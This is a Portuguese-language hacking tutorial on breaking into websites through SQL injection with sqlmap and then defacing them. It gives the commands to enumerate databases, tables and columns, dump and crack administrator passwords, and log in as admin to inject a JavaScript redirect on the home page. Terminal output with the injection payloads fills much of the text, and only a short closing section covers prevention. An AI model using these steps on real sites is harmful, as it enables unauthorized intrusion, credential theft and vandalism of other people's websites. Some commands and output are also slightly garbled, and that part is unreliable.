

---

# INVASÃO DE SITES COM SQLMAP

---


## 1. Definição:

O Mapeamento SQL (SQLMAP) ou SQL Injection é vulnerabilidade presente em muitos sites atualmente que permite ao invasor entrar no Banco de Dados do site e ler qualquer dado presente no mesmo.

Ela possibilita que o atacante consiga inserir instruções SQL personalizadas e indevidas dentro de uma consulta (SQL query) através da entradas de dados de uma aplicação, como formulários ou URL de uma aplicação.

## 2. Verificação de Vulnerabilidade:

Uma das formas de verificar se o site é vulnerável a essa falha é simplesmente inserir o carácter ( ' ) (Aspas Simples) ou ( " ) (Aspas Duplas) no método GET do site, exemplo:



Método GET disponível no site.

Ao inserir no link ( ' ) aspas simples vamos obter o seguinte resultado:



Um erro do Banco de Dados (MYSQL) é exibido na pagina.

### 3. Invasão:

Ao verificar se esse erro está presente em um site é possível atacar usando um método simples. Para isso vamos usar o Kali Linux, apesar de ser uma ferramenta de pentest não é a única ferramenta para podermos explorar essa falha podemos usar programas como Havij no Windows por exemplo.

Com o Kali Linux devidamente instalado em seu dispositivo vamos abrir um terminal, para isso vamos pressionar as teclas: **Ctrl+Alt+T** do teclado para iniciar o mesmo.


Ao abrir vamos digitar o seguinte comando:

```
root@kali:~# sqlmap -u http://192.168.56.1/noticia.php?id=4 --dbs
```

No caso link seria: <http://192.168.56.1/> e a variável seria: noticia.php?id=1

Comando: `sqlmap -u [link]+[varival] --dbs`

Ao usarmos esse comando vamos obter todas os Bancos de Dados presentes no Mysql (nesse caso), como no exemplo a seguir:



```
Applications ▾ Places ▾ Terminal ▾ Sun 03:58 1
root@kali: ~
File Edit View Search Terminal Help
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=4' AND 3194=3194 AND 'sAHs'='sAHs

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=4' AND (SELECT 5608 FROM(SELECT COUNT(*),CONCAT(0x716b707871,(SELECT (ELT(5608=5608,1))) ,0x716a716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'fyJJ'='fyJJ

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=4' AND SLEEP(5) AND 'Tstq'='Tstq

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-6957' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x504c4e6c765177496b4244666d6b414e7870706c67446b557173524d4b6579717a57677550686a4b,0x716a7a6a71),NULL,NULL-- ZubF
...
[03:51:24] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.31, Apache 2.4.26
back-end DBMS: MySQL >= 5.0
[03:51:24] [INFO] fetching database names
[03:51:24] [INFO] the SQL query used returns 5 entries
[03:51:24] [INFO] resumed: information_schema
[03:51:24] [INFO] resumed: mysql
[03:51:24] [INFO] resumed: noticias
[03:51:24] [INFO] resumed: performance_schema
[03:51:24] [INFO] resumed: phpmyadmin
available databases [5]:
[*] information_schema
[*] mysql
[*] 
[*] performance_schema
[*] phpmyadmin
```

**Bancos de Dados**


O Banco de dados que temos interesse é aquele correspondente site que vamos invadir, os outros são somente bancos de dados que o sistema precisa para funcionar corretamente.

Ao obtermos o nome do banco de dados que queremos invadir podemos usar o seguinte comando:

```
root@kali:~# sqlmap -u http://192.168.56.1/noticia.php?id=4 -D --tables
```

Comando: sqlmap -u [link]+[variável] -D [Nome do Banco] --tables

Sendo assim vamos obter os nomes das tabelas presentes no banco de dados, no nosso caso vamos focar nas tabelas que estão armazenadas os logins e senhas de usuários, alguns exemplos de nomes possíveis para tabelas de usuários seriam: usuários, logins, perfis e etc., podemos verificar isso no exemplo abaixo:



```
Applications ▾ Places ▾ Terminal ▾ Sun 03:56 1
root@kali: ~
File Edit View Search Terminal Help
Payload: id=4' AND 3194=3194 AND 'sAHs'='sAHs
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=4' AND (SELECT 5608 FROM(SELECT COUNT(*),CONCAT(0x716b707871,(SELECT (ELT(5608=5608,1))),0x716a7
a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'fyJJ'='fyJJ
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=4' AND SLEEP(5) AND 'Tstq'='Tstq
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-6957' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x504c4e6c765177496b4244666d6b414e7870706c67446
b557173524d4b6579717a57677550686a4b,0x716a7a6a71),NULL,NULL-- ZubF
---
[03:53:37] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.31, Apache 2.4.26
back-end DBMS: MySQL >= 5.0
[03:53:37] [INFO] fetching tables for database: 'noticias'
[03:53:37] [INFO] heuristics detected web page charset 'ISO-8859-2'
[03:53:37] [INFO] the SQL query used returns 2 entries
[03:53:38] [INFO] retrieved: noticias
[03:53:38] [INFO] retrieved: usuarios
Database: noticias
[2 tables]
+-----+
|      |
|      |
+-----+
[03:53:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.1'
```

Ao obter os nomes das tabelas podemos escolher uma que tenha os dados do administrador do site, usando o seguinte comando:

```
root@kali:~# sqlmap -u http://192.168.56.1/noticia.php?id=4 -D --columns
```

Comando: sqlmap -u [link]+[variável] -D [Nome do Banco] -T [Nome da Tabela]

--columns

Usando o comando acima podemos obter toda as colunas da tabela que queremos, para poder filtrar os conteúdos que queremos que sejam exibidos, e vamos obter o seguinte resultado:

```
Applications ▾ Places ▾ Terminal ▾ Sun 04:00 1
root@kali: ~
File Edit View Search Terminal Help
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=4' AND SLEEP(5) AND 'Tstq'='Tstq

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-6957' UNION ALL SELECT NULL,CONCAT(0x716b707871,0x504c4e6c765177496b4244666d6b414e7870706c67446
b557173524d4b6579717a57677550686a4b,0x716a7a6a71),NULL,NULL-- ZubF
---
[03:59:56] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.31, Apache 2.4.26
back-end DBMS: MySQL >= 5.0
[03:59:56] [INFO] fetching columns for table 'usuarios' in database 'noticias'
[03:59:57] [INFO] heuristics detected web page charset 'ISO-8859-2'
[03:59:57] [INFO] the SQL query used returns 4 entries
[03:59:57] [INFO] retrieved: "id","int(11)"
[03:59:57] [INFO] retrieved: "usuario","varchar(50)"
[03:59:57] [INFO] retrieved: "senha","varchar(50)"
[03:59:57] [INFO] retrieved: "token","varchar(100)"
Database: noticias
Table: usuarios
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| usuario | varchar(50) |
| senha   | varchar(100) |
| token   | varchar(50) |
+-----+-----+

[03:59:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.1'
```

Obtendo os nomes das colunas presentes na tabela.

Ao obter os nomes das colunas vamos escolher as que são relevantes para o nosso ataque, alguns nomes que são possíveis para nomes de colunas: usuário, login, nick, senha, pass, password.


Filtrando as que são relevantes para nos vamos poder prosseguir com o seguinte comando:

```
root@kali:~# sqlmap -u http://192.168.56.1/noticia.php?id=4 -D [Nome do Banco] -T [Nome da Tabela] -C '[coluna 1], [coluna 2]' --dump
```

Comando: sqlmap -u [link]+[variável] -D [Nome do Banco] -T [Nome da Tabela]

-C '[coluna 1], [coluna 2]' --dump

Vamos colocar entre ( ' ) aspas simples, as colunas que queremos listar os dados para que possamos usar para logar na área de administração do site.



```
Applications ▾ Places ▾ Terminal ▾ Sun 04:04
root@kali: ~

File Edit View Search Terminal Help
web server operating system: Windows
web application technology: PHP 5.6.31, Apache 2.4.26
back-end DBMS: MySQL >= 5.0
[04:02:58] [INFO] fetching entries of column(s) 'senha, usuario' for table 'usuarios' in database 'noticias'
[04:02:59] [INFO] heuristics detected web page charset 'ISO-8859-2'
[04:02:59] [INFO] the SQL query used returns 1 entries
[04:02:59] [INFO] recognized possible password hashes in column 'senha'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[04:03:01] [INFO] writing hashes to a temporary file '/tmp/sqlmapE5i_wq1739/sqlmaphashes-hpcVfP.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[04:03:02] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[04:03:04] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[04:03:05] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[04:03:05] [INFO] starting 2 processes
[04:03:08] [INFO] cracked password 'Administrator123' for user 'admin'
Database: noticias
Table: usuarios
[1 entry]
+-----+-----+
| usuario | senha |
+-----+-----+
| admin   | Administrator123 |
+-----+-----+
[04:03:19] [INFO] table 'noticias.usuarios' dumped to CSV file '/root/.sqlmap/output/192.168.56.1/dump/noticias/usuarios.csv'
[04:03:19] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.1'
```

Os dados recebidos são logins e senhas de administradores (no caso).

Caso a senha seja criptografada, o script vai tentar quebrar a senha para nos não precisarmos de quebrar.

Um exemplo para ficar mais claro:

Usuario	Senha
Adiministrador	94a08da1fecbb6e8b46990538c7b50b2 ( 3222-9999Admin )

Como no exemplo podemos verificar na coluna usuário o login do Administrador, e a senha dele na coluna senha, quando criptografada é apresentada a senha com a criptografia quebrada entre os parênteses.

## 4. Defacement:

### 4.1 Definição de defacement:


**Defacement** ou **deface**, como é conhecido popularmente, é um termo de origem inglesa para o ato de modificar ou danificar a superfície ou aparência de algum objeto, ou seja podemos usar para modificar a pagina principal, ou index, de um site.



## 4.2 Realizando o ataque:

Para realizar o deface precisamos descobrir a pagina de login do site, no nosso caso é só acrescentar um admin no site a ser invadido. No exemplo: `http://nomeDoSite/admin` para podermos ter acesso a página de login.

Ao acessar vamos simplesmente colocar o login e senha que tivemos acesso ao invadir o banco de dados.



Pagina de administrador do site que invadimos.

Para substituir a pagina principal vamos inserir um código de redirecionamento (no nosso caso JavaScript).

Codigo: `<script>window.location.href = "http://SITE_PARA_REDIRECIONAMENTO";</script>`


É só inserir o código a cima nos campos de texto para que a pagina inicial do site (index) possa ser redirecionada para o lugar desejado.

Veja como ficou após a realização do ataque:

Antes:



Depois:



## 5. Como evitar o ataque:

Substituir o método `mysql_connect()`, do PHP e substituir por tipos de conexões diferentes como PDO e Mysqli, atualmente o `mysql_connect()` foi descontinuado pela empresa que manteve a linguagem, só que em alguns casos podemos usar a Injeção SQL em sites mesmo com PDO ou Mysqli.

Uma outra indicação é usar Firewall's específicos para essa falha, podendo assim evitar esses ataques tornando o site mais seguro.